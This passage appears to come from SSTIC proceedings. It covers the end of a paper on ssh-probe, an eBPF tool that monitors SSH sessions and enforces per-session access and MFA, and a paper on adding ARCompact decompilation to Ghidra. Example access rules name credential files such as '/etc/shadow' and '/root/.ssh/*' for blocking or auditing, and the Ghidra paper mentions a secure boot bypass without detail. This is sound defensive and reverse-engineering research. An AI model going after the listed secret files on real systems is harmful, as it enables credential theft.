In our case, the OpenSSH daemon exports a symbol called *setlogin* which is called when a new session is created with the username associated with the session. This means that by hooking a Uprobe on the *setlogin* symbol of OpenSSH, we can detect the first process of a new SSH session and associate it to its rightful user. We decided to use this hook point to detect the creation of a new session because it was a practical way to access the username directly. However, note that many other kernel space events could have been chosen too. For example, we could have decided to detect when *sshd* calls the *setuid* syscall to set the user ID of the SSH session.

Once a new session is detected, our eBPF programs create a random session ID that will be used to track the new session. More precisely, *ssh-probe* uses multiple Kprobes to track processes lifecycle (such as *fork* events, *execve* events, *exit* events, etc) and make sure that the session ID is inherited from a parent PID to its children. Since this information is stored in an eBPF hashmap [5] indexed by pid, we can match any kind of kernel level activity back to its SSH session. *ssh-probe* uses up to 127 hook points in the kernel to track:

- Process scheduling events: *ssh-probe* can report the list of processes that were executed by an SSH session.
- Sensitive process operations: *ssh-probe* looks for known process injection techniques that could be used to alter production services or access sensitive data.
- Process credentials update: *ssh-probe* can report when a process changes its user, group or kernel capabilities. This is important to understand what access a user had during a session.
- File system activity: *ssh-probe* can detect when sensitive files are accessed. Since we couldn't possibly send the exhaustive list of all file system events, you'll need to provide a list of file patterns that should generate an audit log.
- Socket creation: An accurate tracking of network activity wasn't in the scope of this project. This is why we decided to monitor socket creations to notify that an SSH session generated some network traffic. If you're interested in monitoring and protecting network activity at the process level, we published an article on that topic at SSTIC 2020 [6].
- Sensitive kernel events: *ssh-probe* looks for sensitive kernel level activity like the insertion of a new kernel module, system clock adjustments, etc.

Those events are then sent back to user space using an eBPF perf map [5], so that *ssh-probe* can forward them to a log ingestion backend like Datadog. Then, Datadog provides the ability to visualize and regroup the generated events by session, allowing the user to reconstruct SSH sessions remotely and in real time.

### 3.2 Session, scope and time based access control

Apart from monitoring SSH sessions, *ssh-probe* is also capable of enforcing security profiles. A security profile defines, for a given user, what may or may not happen during an SSH session. For example, profiles usually include a list of sensitive file patterns, a list of binaries and

the default behavior that *ssh-probe* should enforce for predefined lists of syscalls. In short, *ssh-probe* is capable of enforcing access to the resources listed in the previous section. You can find an example profile in the code repository of the project [7]. Each entry of the profile can be configured so that *ssh-probe* takes one of the following actions:


- *allow*: *ssh-probe* grants access to the resource and generates an audit log.
- *block*: *ssh-probe* denies access to the resource. Most of the time, this translates into blocking a syscall and overriding its answer to “permission denied” with the *bpf\_override\_return* helper [3].
- *MFA*: until an MFA authentication is successful, *ssh-probe* denies access to the resource just like the *block* action. The MFA authentication mechanism is described below.
- *kill*: *ssh-probe* kills the SSH session.

One interesting aspect of this mechanism is that it is implemented on top of the normal access controls of Linux. In other words, it cannot be used to grant more access than what is already given to the Linux user. This design is particularly useful when you want to restrict the access given to a *sudoer*. Even if the user elevates its privileges to the root user, *ssh-probe* will still be able to restrict its access to predefined resources such as specific binaries (namely the tracing and debugging tools we talked about in the previous sections). Similarly, sensitive files can be blocked even from the root user. For example, there is no reason for a *sudoer* developer to ever access a file in `"/root/.ssh/*"`. Similarly, you might want to audit accesses to credential files like `"/etc/shadow"`.

Another important feature of *ssh-probe* is the ability to grant temporary access to specific resources based on an additional MFA verification. We implemented a scope and time based MFA verification that grants access only to the active SSH session. In other words, 2 sessions that originated from the same user may not have the same level of access at a given time.

On a technical standpoint, we had an interesting challenge to solve: how can a user provide its MFA token to *ssh-probe* without using a socket? Indeed, you might have noticed that one of the sections available in a profile is *socket\_creation*. This section controls if the processes of an SSH session are allowed to create a socket. If the MFA verification required the use of a socket to communicate with *ssh-probe*, then sockets would have had to be allowed by default. So, we eventually came up with the idea of overloading the *stat* syscall using eBPF, so that a user space program can send data to *ssh-probe* without having to connect to any local endpoint. Moreover, the session doesn't have to identify itself to *ssh-probe*, since

our eBPF programs already track the active session in kernel space. In other words, in order to request temporary access to a specific resource, a session simply needs to call the *stat* syscall with a valid one-time password (OTP). We provided a utility (called *ssh-probe-auth*) to facilitate this authentication. Figure 1 explains in more details how this mechanism works.



**Fig. 1.** MFA implementation with eBPF

1. *ssh-probe-auth* calls the *stat* syscall with the following input parameter:

```
stat("otp://fim:10000@234123")
```

**Listing 1.** MFA *stat* syscall

- *fim* is the scope of the request
  - *10000* is the duration of validity of the request
  - *234123* is the one-time password (OTP)
2. *ssh-probe* placed a kprobe on the *stat* syscall, which means that one of our eBPF programs will be called with the input parameters of the syscall before the syscall is actually executed.
  3. The eBPF program on *stat* parses the request and forwards it to *ssh-probe* in user space using an eBPF perf map [5]. The session credentials are appended to the request.
  4. *ssh-probe* verifies the provided OTP for the active session and, if access is granted, pushes a temporary token in an eBPF map to let



our access control know that access should be temporarily granted for the given resource and session.

5. *ssh-probe* sends a signal to *ssh-probe-auth* with the outcome of the MFA verification. SIGUSR1 is used to notify that access is granted for the requested resource and duration of time, SIGUSR2 is used to notify that access is denied.

### 3.3 Limitations and future work

This project is still under development and we want to add more features. For example, profiles could be even more fine grained and define access on a per user and process basis. For example, you might want to allow read access to `/etc/passwd` to the *sudo* binary, but there is no reason for a developer to access this file with *cat*. Similarly, you might want to grant network access to your various network tracing tools, but not to *bash*.

Moreover, our access control is session based, and sessions are tracked using the processes lineage at runtime. Any mechanism that can trigger the execution of a binary outside of the process tree of the session would not be subject to the session access control. For example, starting a container would create a child process of the container daemon. Similarly, a *cron* job or a *systemd* service would be excluded from the SSH session. For now, blocking specific binaries like the docker client and specific files like `/etc/crontab` can be used as a temporary workaround.

Another important limitation of *ssh-probe* is that it uses the *bpf\_override\_return* helper [3] to block syscalls. Unfortunately, this helper is only available if the kernel was built with `"CONFIG_BPF_KPROBE_OVERRIDE=y"`. Although it is present on some Linux distributions like Ubuntu Focal, this cannot be considered as a universal solution. Fortunately, new eBPF features are constantly added in the Linux Kernel, including some security enforcement capabilities like the Kernel Runtime Security Instrumentation (KRSI) [21]. In a few words, KRSI can be used to implement a Linux Security Module with eBPF, thus introducing the ability to reliably enforce *ssh-probe*'s security profiles.

## 4 Conclusion

SSH access is one of those services that can brutally undermine any security measure you might have put in place to protect your infrastructure. Its security is of critical importance for a company and the data of its

customers. Although the recommended best practices go a long way towards reducing the risk for an SSH access to be compromised, they do not really impact the blast radius of stolen credentials. *ssh-probe* shows how eBPF can be leveraged to provide reliable visibility into active SSH sessions in real-time, while providing an additional session, scope and time based access control.

## References

1. Brian Barrett. How Twitter CEO Jack Dorsey's Account Was Hacked, 2020. <https://www.wired.com/story/jack-dorsey-twitter-hacked>.
2. Chef. Chef Infrastructure Automation. <https://www.chef.io/products/chef-infra>.
3. Jonathan Corbet. BPF-based error injection for the kernel, 2017. <https://lwn.net/Articles/740146/>.
4. Marlon Dutra. Scalable and secure access with SSH, 2016. <https://engineering.fb.com/2016/09/12/security/scalable-and-secure-access-with-ssh>.
5. Lorenzo Fontana and David Calavera. Linux Observability with BPF. November 2019.
6. Guillaume Fournier. Process level network security monitoring and enforcement with eBPF. *SSTIC*, 2020.
7. Guillaume Fournier. ssh-probe profile example, 2021. <https://github.com/Gui774ume/ssh-probe/blob/c7364d7eef0a76bc67e35ff3d85768467862a99d/profiles/vagrant.yaml>.
8. Guillaume Fournier. ssh-probe source code, 2021. <https://github.com/Gui774ume/ssh-probe>.
9. Andy Greenberg. Chrome lets hackers phish even “Unphishable” Yubikey users, 2018. <https://www.wired.com/story/chrome-yubikey-phishing-webusb>.
10. Brendan Gregg. BPF Performance Tools: Linux System and Application Observability. December 2019.
11. IETF. SSH protocol architecture. <https://tools.ietf.org/html/rfc4251>.
12. IOVisor. Summarize ext4 operation latency distribution as a histogram. <https://github.com/iovisor/bcc/blob/master/tools/ext4dist.py>.
13. Linux. Kernel capabilities man pages. <https://man7.org/linux/man-pages/man7/capabilities.7.html>.
14. Linux. Kprobe documentation. <https://www.kernel.org/doc/Documentation/kprobes.txt>.
15. Linux. Tracepoint Documentation. <https://www.kernel.org/doc/html/latest/trace/tracepoints.html>.
16. Linux. Uprobe Documentation. <https://www.kernel.org/doc/Documentation/trace/uprobetracer.txt>.
17. Victor Lomne and Thomas Roche. A side journey to Titan, 2021. [https://ninjalab.io/wp-content/uploads/2021/01/a\\_side\\_journey\\_to\\_titan.pdf](https://ninjalab.io/wp-content/uploads/2021/01/a_side_journey_to_titan.pdf).

18. MITRE. Sim card swap. <https://attack.mitre.org/techniques/T1451>.
19. OASIS. WS-Trust 1.4, 2012. <http://docs.oasis-open.org/ws-sx/ws-trust/v1.4/ws-trust.html>.
20. Or Safran and Itir Clarke. New Vulnerabilities Bypass Multi-Factor Authentication for Microsoft 365, 2020. <https://www.proofpoint.com/us/blog/cloud-security/new-vulnerabilities-bypass-multi-factor-authentication-microsoft-365>.
21. KP Singh. Kernel Runtime Security Instrumentation, 2019. <https://lwn.net/Articles/798918>.
22. Red Hat Software. Ansible IT automation. <https://github.com/ansible/ansible>.
23. Ubuntu. Configure SSH to use two-factor authentication. <https://ubuntu.com/tutorials/configure-ssh-2fa>.
24. Verizon. Data breach investigations report (DBIR), 2020. <https://enterprise.verizon.com/resources/reports/2020-data-breach-investigations-report.pdf>.
25. Davey Winder. GoDaddy Confirms Data Breach: What Customers Need To Know, 2020. <https://www.forbes.com/sites/daveywinder/2020/05/05/godaddy-confirms-data-breach-what-19-million-customers-need-to-know>.



# Analyzing ARCompact Firmware with Ghidra

Nicolas Iooss  
nicolas.iooss@ledger.fr



**Abstract.** Some microcontroller units use the ARCompact instruction set. When analyzing their firmware, several tools exist to recover the code in assembly instructions. Before this publication, no tool existed which enabled to recover the code in a language which is easier to understand, such as C language.

Ghidra is a powerful reverse-engineering project for which it is possible to add support for many instruction sets. This article presents how ARCompact support was added to Ghidra and some challenges which were encountered in this journey. This support enabled using Ghidra's decompiler to recover the semantics of the code of studied firmware in a language close to C.

## 1 Introduction

A modern computer embeds many microcontroller units (MCU). They are used to implement complex features in the Network Interface Cards (NIC), the hard disks, the flash memory devices, etc. These MCUs run code in a similar way to usual processors: they use some *firmware* which contains instructions for a specific architecture.

For example:

- Some NICs implement complex features using MIPS instruction set [7].
- On some HP servers, the iLO (integrated Lights-Out) is implemented using ARM instruction set [8].
- On some Dell servers, the iDRAC (integrated Dell Remote Access Controller) is implemented using Renesas SuperH instruction set [6].
- Some Hardware Security Modules (HSM) are implemented using PowerPC instruction set [4].
- On some Intel computers, the ME (Management Engine) is implemented using ARCompact instruction set [11].
- On some of Lenovo's Thinkpad computers, the EC (Embedded Controller) is implemented using ARCompact instruction set [3, 5].
- On some computers, the WiFi chipset runs code implemented using ARCompact instruction set (cf. page 5 of [5]).

Many of the used instruction sets have been implemented in reverse-engineering tools such as Binary Ninja, Ghidra, IDA, metasm, miasm, objdump and radare2. However these tools usually only implement a *disassembler* for instructions sets which are not widely used. The static analysis of firmware is much easier when the code can be actually *decompiled*, for example in C language or in a pseudo-code which is easier to read than raw assembly instructions.

*Ghidra* (<https://ghidra-sre.org/>) is a powerful tool which enables implementing a decompiler for any instruction set quite easily. This relies on a domain-specific language called SLEIGH [1].

*ARCompact* is the name of an instruction set used by some ARC processors (Argonaut RISC Core). It is still widely used in several MCUs embedded in computers. This is why implementing support for this instruction set in reverse-engineering tools can be very useful.

This article presents how the support for ARCompact was added to Ghidra in order to analyze the firmware of an MCU studied by Ledger Donjon. This support enabled using Ghidra's disassembler and decompiler in the analysis. It was submitted as a Pull Request in May 2021, <https://github.com/NationalSecurityAgency/ghidra/pull/3006>. This article highlights the main challenges which were encountered and how they were solved.

## 2 ARCompact instruction set discovered through Ghidra

When studying an instruction set, some characteristics need to be determined. Is the length of instructions fixed? How many core registers are available? Are there several address spaces for code and data? How are functions called?

For ARCompact, the Programmer's Reference [2] provides answers to all these questions. ARCompact is an instruction set which operates on 32-bit values using variable-length instructions. There are sixty-four 32-bit core registers. Some instructions can be conditionally executed, with a condition which depends on four condition flags (Z, N, C and V) like ARM instruction set.<sup>1</sup> When calling functions, the instruction *Branch and Link* (**bl**) puts the return address in the register named **blink**, like ARM's link register.

These characteristics enabled to bootstrap ARCompact support in Ghidra. For this, several files were created in a new directory named

---

1. Z is the *Zero* flag, N is the *Negative* flag, C is the *Carry* flag and V is the *Overflow* flag.

Ghidra/Processors/ARCompact in Ghidra’s directory. These files were inspired from the support of other instruction sets, including previous works about supporting MeP [12–14] and Xtensa instruction sets [9, 10].

The file which described how instructions are decoded, Ghidra/Processors/ARCompact/data/languages/ARCompact.slaspec was initialized with the definition of some registers (listing 1).

```

1 | define register offset=0x00 size=4 [
2 |   r0 r1 r2 r3 r4 r5 r6 r7 r8 r9 r10 r11 r12 r13 r14 r15
3 |   r16 r17 r18 r19 r20 r21 r22 r23 r24 r25 gp fp sp ilink1 ilink2
   |   blink
4 |   r32 r33 r34 r35 r36 r37 r38 r39 r40 r41 r42 r43 r44 r45 r46 r47
5 |   r48 r49 r50 r51 r52 r53 r54 r55 r56 mlo mmid mhi lp_count
   |   r61reserved r62limm pcl
6 | ];
7 | define register offset=0x130 size=1 [ Z N C V ];

```

**Listing 1.** SLEIGH specification of ARCompact core registers

Implementing the decoding of each instruction is then a matter of defining *tokens* to extract bits and defining the associated semantics in pseudo-code. This process was described in length in previous presentations [12] and in Ghidra’s documentation [1].

There were several challenges in the implementation of ARCompact instruction set. One of them was that instructions using 32-bits constants encode them in a mix of Little Endian and Big Endian: the value 0xAABBCCDD is encoded as bytes BB AA DD CC. This issue was solved by defining a constructor `limm` (for *long immediate*) using specific tokens (listing 2).

```

1 | define token limm_low_token (16) limm_low = (0, 15);
2 | define token limm_high_token (16) limm_high = (0, 15);
3 | limm: limm is limm_high ; limm_low [ limm = (limm_high << 16) +
   |   limm_low; ] { export *[const]:4 limm; }

```

**Listing 2.** SLEIGH specification of the decoding of 32-bit immediate values

Some other challenges are described in the following sections.

### 3 64-bit multiplication

The analyzed firmware contains the code in listing 3.

Address	Bytes	Instruction	Description
c0085164	08 74	mov_s r12,r0	; move the value in r0 to r12
c0085166	e0 78	nop_s	; no operation
c0085168	1d 22 41 00	mpyu r1,r2,r1	; multiply r2 and r1 into r1

```

5 | c008516c 1d 22 00 03 mpyu  r0,r2,r12 ; multiply r2 and r12 into r0
6 | c0085170 1c 22 0b 03 mpyhu r11,r2,r12 ; multiply r2 and r12 and
   |         store the high 32 bits in r11
7 | c0085174 1d 23 0c 03 mpyu  r12,r3,r12 ; multiply r3 and r12 into r12
8 | c0085178 61 71         add_s  r1,r1,r11 ; add r1 and r11 into r1
9 | c008517a 99 61         add_s  r1,r1,r12 ; add r1 and r12 into r1
10| c008517c e0 7e         j_s   blink      ; jump back to the caller

```

**Listing 3.** Assembly code containing multiplication instructions

`mpyu` and `mpyhu` compute the product of two 32-bit registers as a 64-bit value and store in the destination register either the low 32 bits or the high 32 bits of the result. Using both instruction could mean that the code implements a 64-bit multiplication. When doing some maths, it appears that the code indeed computes the 64-bit product of two 64-bit numbers. With Ghidra, it is possible to accelerate this analysis by implementing the semantics of the instructions.

The SLEIGH specification of these instructions was implemented as shown in listing 4.

```

1 | :mpyhu^op4_dotcond op4_a, op4_b_src, op4_c_src is
2 |   (l_major_opcode=0x04 & l_sub_opcode6=0x1c & l_flag=0 &
3 |   op4_dotcond & op4_a) ... & op4_b_src & op4_c_src
4 | {
5 |   # extend source values to 64 bits
6 |   local val_b:8 = zext(op4_b_src);
7 |   local val_c:8 = zext(op4_c_src);
8 |   # compute the product
9 |   local result:8 = val_b * val_c;
10|   # extract high 32 bits
11|   op4_a = result(4);
12| }
13|
14| :mpyu^op4_dotcond op4_a, op4_b_src, op4_c_src is
15|   (l_major_opcode=0x04 & l_sub_opcode6=0x1d & l_flag=0 &
16|   op4_dotcond & op4_a) ... & op4_b_src & op4_c_src
17| {
18|   local val_b:8 = zext(op4_b_src);
19|   local val_c:8 = zext(op4_c_src);
20|   local result:8 = val_b * val_c;
21|   # extract low 32 bits
22|   op4_a = result:4;
23| }

```

**Listing 4.** SLEIGH specification of instructions `mpyu` and `mpyhu`

This enabled Ghidra to directly understand the function as the implementation of a 64-bit multiplication between values stored in registers `r1:r0` and `r3:r2` (figure 1 and listing 5).

```

1 | uint64_t mul64(uint64_t param_1, uint64_t param_2)

```



```

2 {
3   return param_2 * param_1;
4 }

```

Listing 5. Decompiled output of the function given in listing 3




Fig. 1. Implementation of a 64-bit multiplication

This example shows how a decompiler can speed-up the time spent at reverse-engineering a firmware. Instead of trying to understand how `mpyu` and `mpyhu` are combined together, it is possible to rely on the code produced by the decompiler, which is much simpler.

## 4 Loop instruction

ARCompact instruction set provides an instruction named *Loop Set Up Branch Operation* and written `lp` in assembly code. This instruction could be misleading. To understand it, listing 6 presents a piece of code which uses this instruction in the analyzed firmware.

```

1 c0085230 0a 24 80 70      mov      lp_count , r2
2 c0085234 42 21 41 00      sub      r1 , r1 , 0x1
3 c0085238 42 20 43 00      sub      r3 , r0 , 0x1
4 c008523c a8 20 80 01      lp      LAB_c0085248
5
6 c0085240 01 11 84 02      ldb.a   r4 , [r1 , 0x1]
7 c0085244 01 1b 0a 01      stb.a   r4 , [r3 , 0x1]
8                               LAB_c0085248

```

```
9 | c0085248 20 20 c0 07      j      blink
```

**Listing 6.** Assembly code containing a loop

Contrary to usual branching instruction, `lp LAB_c0085248` does not mean: branch to address `c0085248` if some condition is met. Instead, it means:

- Execute instructions until address `c0085248` is reached.
- When reaching `c0085248`, decrement register `lp_count`.
- If `lp_count` is not zero, branch back to the instruction right after `lp` (at address `c0085240`).

This makes the code repeat the instructions between `lp` and the address given as parameter (`c0085248`) exactly `lp_count` times. In this example, the instructions copy a byte from the memory referenced by `r1` into the one referenced by `r3`, incrementing the pointers at each iteration.

The problem caused by instruction `lp` is that the semantic of the instruction located at the address given as parameter changes. In order to decompile the example code correctly, the semantic of the loop needs to be added to the instruction at address `c0085248`.

In a real ARCompact MCU, `lp` is implemented by using two auxiliary registers, `lp_start` and `lp_end`:

- `lp LAB_c0085248` puts the address of the next instruction (`c0085240`) into `lp_start` and the given address `c0085248` into `lp_end`.
- When the MCU reaches address `c0085248`, as it matches the content of `lp_end`, it decrements `lp_count` and branches to `lp_start` if it is not zero.

How such a semantic can be implemented in Ghidra? The answer is surprisingly simple, thanks to Ghidra’s documentation which already contains an example of such a problem in [https://ghidra.re/courses/languages/html/sleigh\\_context.html](https://ghidra.re/courses/languages/html/sleigh_context.html):

*However, for certain processors or software, the need to distinguish between different interpretations of the same instruction encoding, based on context, may be a crucial part of the disassembly and analysis process. [...] For example, many processors support hardware loop instructions that automatically cause the following instructions to repeat without an explicit instruction causing the branching and loop counting.*

The SLEIGH processor specification language supports a feature called *context variables*. Here is how the `lp` instruction was implemented with this feature.

First, a context was defined as well as a register storing `lp_start` (listing 7). Another register was defined, `is_in_loop`, which defines whether the `lp` instruction was executed (which is important to implement conditional `lp` instruction).

```

1 define register offset=0x140 size=4 [ lp_start ];
2 define register offset=0x148 size=1 [ is_in_loop ];
3 define register offset=0x200 size=4 [ contextreg ];
4
5 define context contextreg
6     phase = (0,0)
7     loopEnd = (1,1) noflow
8 ;

```

**Listing 7.** SLEIGH specification of the context used to implement instruction `lp`

Then, the decoding of `lp` sets the `loopEnd` bit of the context to 1 for the address given to `lp` (listing 8). This is done using a built-in function named `globalset`.

```

1 :lp op4_lp_loop_end is
2     l_major_opcode=0x04 & l_sub_opcode6=0x28 & l_flag=0 &
3     l_op_format=2 & op4_lp_loop_end
4     [ loopEnd = 1; globalset(op4_lp_loop_end, loopEnd); ]
5 {
6     lp_start = inst_next;
7     is_in_loop = 1;
8 }

```

**Listing 8.** SLEIGH specification of instruction `lp`

Finally, to change the semantic of the instruction which ends the loop, a two-phase instruction decoding was implemented (listing 9).

```

1 :^instruction is phase=0 & instruction
2     [ phase = 1; ]
3 {
4     build instruction;
5 }
6 :^instruction is phase=0 & loopEnd=1 & instruction
7     [ phase = 1; ]
8 {
9     if (is_in_loop == 0) goto <end_loop>;
10    lp_count = lp_count - 1;
11    if (lp_count == 0) goto <end_loop>;
12    pc = lp_start;
13    goto [pc];
14 <end_loop>
15    is_in_loop = 0;
16    build instruction;
17 }
18
19 with: phase = 1 {

```

```

20
21 # ... all instructions are decoded here
22
23 }

```

**Listing 9.** SLEIGH specification of a two-phase instruction decoding pipeline


With these changes, the instructions of the example are decompiled as something which seems to be a correct implementation of a memcpy function (figure 2 and listing 10).

```

1 puVar3 = (undefined *)((int)src + -1);
2 puVar4 = (undefined *)((int)dst + -1);
3 do {
4     puVar3 = puVar3 + 1;
5     puVar4 = puVar4 + 1;
6     *puVar4 = *puVar3;
7     size = size - 1;
8 } while (size != 0);
9 return;

```

**Listing 10.** Decompiled output of the instructions given in listing 6



**Fig. 2.** Implementation of memcpy in the studied firmware

## 5 Conclusion

Thanks to this work, it is possible to perform static analysis on firmware of some MCUs using ARCompact. This work enabled Ledger's security team to bypass the secure boot feature of a MCU. This result will hopefully be presented in the future. This will also help finding issues in code running on MCUs, for example by plugging a fuzzer to Ghidra's machine emulator.

## References

1. Ghidra language specification.  
<https://ghidra.re/courses/languages/index.html>.
2. Arcompact instruction set architecture, programmer's reference, 2008.  
[http://me.bios.io/images/d/dd/ARCompactISA\\_ProgrammersReference.pdf](http://me.bios.io/images/d/dd/ARCompactISA_ProgrammersReference.pdf).
3. Embedded controllers used in lenovo thinkpad, 2016.  
<https://github.com/hamishcoleman/thinkpad-ec/blob/v1/docs/chips.txt>.
4. Jean-Baptiste Bédune and Gabriel Campana. Everybody be cool, this is a robbery! SSTIC, June 2019. <https://www.sstic.org/2019/presentation/hsm/>.
5. Alexandre Gazet. Sticky fingers & kbc custom shop. SSTIC, June 2011. [https://www.sstic.org/2011/presentation/sticky\\_fingers\\_and\\_kbc\\_custom\\_shop/](https://www.sstic.org/2011/presentation/sticky_fingers_and_kbc_custom_shop/).
6. Nicolas Iooss. idrackar, integrated dell remote access controller's kind approach to the ram. SSTIC, June 2019.  
<https://www.sstic.org/2019/presentation/iDRACKAR/>.
7. Yves-Alexis Perez, Loïc Dufлот, Olivier Levillain, and Guillaume Valadon. Quelques éléments en matière de sécurité des cartes réseau. SSTIC, June 2010. [https://www.sstic.org/2010/presentation/Peut\\_on\\_faire\\_confiance\\_aux\\_cartes\\_reseau/](https://www.sstic.org/2010/presentation/Peut_on_faire_confiance_aux_cartes_reseau/).
8. Fabien Périgaud, Alexandre Gazet, and Joffrey Czarny. Backdooring your server through its bmc: the hpe ilo4 case. SSTIC, June 2018. [https://www.sstic.org/2018/presentation/backdooring\\_your\\_server\\_through\\_its\\_bmc\\_the\\_hpe\\_ilo4\\_case/](https://www.sstic.org/2018/presentation/backdooring_your_server_through_its_bmc_the_hpe_ilo4_case/).
9. Sebastian Schmidt. Tensilica xtensa module for ghidra, 2019.  
<https://github.com/yath/ghidra-xtensa>.
10. Sebastian Schmidt. Ghidra pull request #1407: Add tensilica xtensa processor support, 2020. <https://github.com/NationalSecurityAgency/ghidra/pull/1407>.
11. Igor Skochinsky. Intel me secrets, hidden code in your chipset and how to discover what exactly it does. Recon, June 2014.  
<https://recon.cx/2014/slides/Recon%202014%20Skochinsky.pdf>.
12. Guillaume Valadon. Implementing a new cpu architecture for ghidra. BeeRump, 2019. [https://guedou.github.io/talks/2019\\_BeeRump/slides.pdf](https://guedou.github.io/talks/2019_BeeRump/slides.pdf).
13. Guillaume Valadon. Toshiba mep-c4 for ghidra, 2019.  
<https://github.com/guedou/ghidra-processor-mep>.
14. xyzz. Toshiba mep processor module for ghidra, 2019.  
<https://github.com/xyzz/ghidra-mep>.



Éditeur: association STIC